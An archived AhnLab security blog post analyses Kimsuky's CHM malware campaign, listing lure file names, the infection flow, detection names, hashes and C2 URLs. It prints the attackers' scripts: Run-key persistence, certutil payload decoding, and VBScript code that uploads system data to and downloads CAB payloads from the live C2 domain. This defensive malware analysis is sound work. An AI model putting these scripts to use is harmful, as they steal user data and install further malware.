Kimsuky Distributing CHM Malware Under Various Subjects

By ATCP

Published: 2023-06-15 · Archived: 2026-04-05 22:00:20 UTC

AhnLab Security Emergency response Center (ASEC) has continuously been tracking the Kimsuky group's APT attacks. This post will cover the details confirmed during the past month of May. While the Kimsuky group often used document files for malware distribution, there have been many recent cases where CHM files were used in distribution. Also, unlike in the past when the document files contained North Korea-related topics, the group is now attempting to attack using a variety of subjects.

(1) Cases of Distribution

The names of the distributed files found during May are as follows. They show a variety of subjects such as cryptocurrency, tax accounting, and contracts, and it seems the personal data of a certain individual is being used.

File Names Used in Distribution
(Coinone)Client Transaction Confirmation.chm
202305050017 Order Sheet (1).chm
BITWAK Application Form.chm

20230412_Tax Investigation Return Guidelines.chm
2023 Annual Membership Fee Payment-related Materials(****).chm
Revised Lease Contract.chm
Payment Slip.chm
League of Legends Restricted Account Notice (Riot Games).chm
Written Act for the 2023 1st Provisional General Meeting.chm
Tuition Receipt.chm
CTP Lockup Cancellation Notice(***).chm
Materials for Publication Fees for Volume 23 Issue 5(***).chm
Rental(Renewal) Application Materials for Gumi General Business Support Center (***).chm
Listing Deliberation Materials.chm
**** Proof of Social Insurance Subscription.chm**

Table 1. File names used in distribution

The CHM malware in distribution generates a normal help window upon execution and performs malicious behaviors through the malicious script inside. It is not easy for users to notice the malicious behaviors, having been deceived with the help window disguised as a normal file. The help window generated in the user's PC has a different topic according to which particular field the target works in. Below are some of the common examples.




Figure 1 shows the type that was disguised as a National Tax Service tax investigation return guide for users that must file tax returns. The global income tax return season in Korea falls in May, and the threat actor seems to have taken advantage of this fact.




Figure 2 shows the type disguised as financial transaction data between certain users. The actual account number and transaction histories can be seen, and this may have been created using stolen personal data.






Figure 3 shows the type disguised as cryptocurrency transaction data. Like the second case, it contains personal data such as an actual user’s email and phone number.



There are also other types such as contracts, certificates, and order sheets as shown in Figure 4. These are the major files in distribution, but as there are files disguised as the household register of a certain individual, ticket reservation details, and other topics, users are advised to practice particular caution.

(2) Operation Process




The overall operation flow of this CHM type is shown in Figure 5. Additional scripts are downloaded to exfiltrate user information and download additional malware. Each step is outlined below.

The malicious script in the CHM is shown in Figure 6. Malicious commands are executed through a shortcut object, and this object is called through the Click method.


- **Executed Command**
  cmd, /c start /MIN REG ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v oeirituttvv /t REG_SZ /d “%USERPROFILE%\Links\oeirituttvv.vbs” /f & echo [Encoded command] > “%USERPROFILE%\Links\oeirituttbb.dat” & echo [Encoded command] > “%USERPROFILE%\Links\oeirituttvv.dat” & start /MIN certutil -decode “%USERPROFILE%\Links\oeirituttvv.dat” “%USERPROFILE%\Links\oeirituttvv.vbs” & start /MIN certutil -decode “%USERPROFILE%\Links\oeirituttbb.dat” “%USERPROFILE%\Links\oeirituttbb.bat” & start /MIN timeout -t 1 /nobreak & start /MIN CScript “%USERPROFILE%\Links\oeirituttvv.vbs” & start /MIN timeout -t 2 /nobreak & start /MIN CScript “%USERPROFILE%\Links\oeirituttvv.vbs

This command saves two encoded commands under “%USERPROFILE%\Links\oeirituttbb.dat” and “%USERPROFILE%\Links\oeirituttvv.dat” and saves the commands decrypted through certutil in the files **oeirituttbb.vbs** and **oeirituttvv.bat**. Afterward, it runs oeirituttbb.vbs and registers oeirituttbb.vbs to the RUN key to enable it to run continuously.



Oeirituttbb.vbs is a runner that runs the oeirituttvv.bat file created with it. **oeirituttvv.bat** downloads additional malicious files through curl. Two files are downloaded: a BAT file and a CAB file.

- **Download URL**
  hxxp://vndjgheruewy1[.]com/tnd/pung03.txt
  hxxp://vndjgheruewy1[.]com/tnd/qung03.txt



The downloaded BAT file (pung03.bat) decompresses the CAB file (qung03.cab), then runs temprr03.bat. The CAB file contains a total of 6 scripts. The features of each script are outlined in Table 2.

File Name	Feature
temprr03.bat	**Runs loyes03.bat**
loyes03.bat	**Registers to RunKey (mnasrt.vbs)** **Runs loyestemp03.bat** **Runs dwpp.vbs**
mnasrt.vbs	**Runs loyes03.bat**
loyestemp03.bat	**Collects user information** **Runs uwpp.vbs**
dwpp.vbs	**Downloads CAB**
uwpp.vbs	**Uploads user information**

Table 2. Features of each script

The final malicious behaviors performed by this script are exfiltrating user information and downloading additional malicious files.

loyestemp03.bat

```
dir C:\Users\%username%\desktop\ /s > %~dp0\cudk.txt
nslookup myip.opendns.com resolver1.opendns.com > %~dp0\ipif.txt
systeminfo > %~dp0\stif.txt

timeout -t 5 /nobreak

uwpp.vbs "http://vndjgheruewy1.com/uun06/uwpp.php" cudk.txt  %COMPUTERNAME%_cudk.txt >nul
uwpp.vbs "http://vndjgheruewy1.com/uun06/uwpp.php" ipif.txt  %COMPUTERNAME%_ipif.txt >nul
uwpp.vbs "http://vndjgheruewy1.com/uun06/uwpp.php" stif.txt  %COMPUTERNAME%_stif.txt >nul
```

uwpp.vbs

```
stringURL = WScript.arguments.item(0)
QLOD = WScript.arguments.item(1)
NDKU = WScript.arguments.item(2)

Dim xFileSystemObj: Set xFileSystemObj = CreateObject("Scripting.FileSystemObject").OpenTextFile(QLOD, 1)
Dim strFileData: strFileData = xFileSystemObj.ReadAll()
Dim strPostData: strPostData = "FileName=" & NDKU & "&FileData=" & strFileData



Dim xHttp: Set xHttp = createobject("MSXML2.ServerXMLHTTP")
xHttp.SetTimeouts 0, 60000, 300000, 300000
xHttp.Open "POST", stringURL, False
xHttp.SetRequestHeader "Content-type", "application/x-www-form-urlencoded" & strBoundary
xHttp.SetRequestHeader "Content-Length", Len(strPostData)

On Error Resume Next
Err.clear
Err.Number = 3
IF Err.Number<>0 Then
    xHttp.Send strPostData
```

File Name	Saved Information
cudk.txt	**List of files on the Desktop (including subfolders)**
ipif.txt	**IP information**
stif.txt	**System information**

Table 3. Exfiltrated information

The code for the exfiltration of user information is shown in Figure 9, and the pieces of exfiltrated information are shown in Table 3. User information is collected through **loyestemp03.bat**, and **uwpp.vbs** sends the collected information along with the PC name to **“hxxp://vndjgheruewy1[.]com/uun06/uwpp.php”.**

loyes03.bat

```
dwpp.vbs http://vndjgheruewy1.com/jun06/dw_%COMPUTERNAME%.dat C:\Users\Public\documents\jun.dat > nul

ren jun.dat jun.cab > nul

expand jun.cab -F:* %~dp0 > nul
del /f /q jun.cab > nul
call temprun.bat > nul
```

dwpp.vbs

```
QLOD = WScript.arguments.item(0)
NDKU = WScript.arguments.item(1)

Dim xHttp: Set xHttp = createobject("MSXML2.ServerXMLHTTP")
xHttp.setTimeouts 0, 60000, 300000, 300000

Dim xStream: Set xStream = createobject("Adodb.Stream")
xHttp.Open "GET", QLOD, False

On Error Resume Next
Err.clear
Err.Number = 3
IF Err.Number<>0 Then
    xHttp.Send
    IF Err.Number <> 3 Then
        Set xStream = nothing
        Set xHttp = nothing
        WScript.Quit
    End If
End If

If xHttp.Status = 200 Then
    xStream.type = 1
    xStream.open
    xStream.write xHttp.responseBody
    xStream.savetofile NDKU , 2
```

The code for file download is shown in Figure 10. It seems that the threat actor checks the stolen user information, and only when the system is a target of attack, uploads additional malicious files to the C2. If the system is a target, the threat actor uploads files with the infected PC's name. Infected PCs continuously make attempts to download through the script registered to RunKey, and when additional files are uploaded, the files are downloaded. It then decompresses the downloaded files through the expand command before executing them. This allows us to assume that the additional file is also a CAB file.

- **Download URL**
  hxxp://vndjgheruewy1[.]com/jun06/dw_%COMPUTERNAME%.dat

As such, more elaborate attacks have become possible because the types of malicious files downloaded may differ according to the attack target. Recently, there has been an increase in malware distribution targeting particular users using personal information. Cases of using CHM files in APT attacks are also commonly found. Users must carefully check the senders of emails and refrain from opening files from unknown sources. They should also perform routine PC checks and always keep their security products updated to the latest version.

[File Detection]

Downloader/CHM.Generic (2023.06.03.00)
Trojan/BAT.Runner (2023.06.17.00)
Trojan/VBS.Runner (2023.06.17.00)
Downloader/BAT.Generic (2023.06.17.00)
Downloader/VBS.Generic (2023.06.17.00)
Infostealer/BAT.Generic (2023.06.17.00)
Infostealer/VBS.Generic (2023.06.17.00)

MD5

075160d6c8d82b96d1ae7893761695a6

7c7b8dd6dd4ba7b443e84287671f0e79

9861999409cdbc1f7c4c1079d348697c

98764ae00cee9f2cc87530601c159387

ae6fdb8945991b587ab790c2121345ce

Additional IOCs are available on AhnLab TIP.

URL

http[:]//vndjgheruewy1[.]com/jun06/dw_%COMPUTERNAME%[.]dat

http[:]//vndjgheruewy1[.]com/tnd/pung03[.]txt

http[:]//vndjgheruewy1[.]com/tnd/qung03[.]txt

http[:]//vndjgheruewy1[.]com/uun06/uwpp[.]php

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/54678/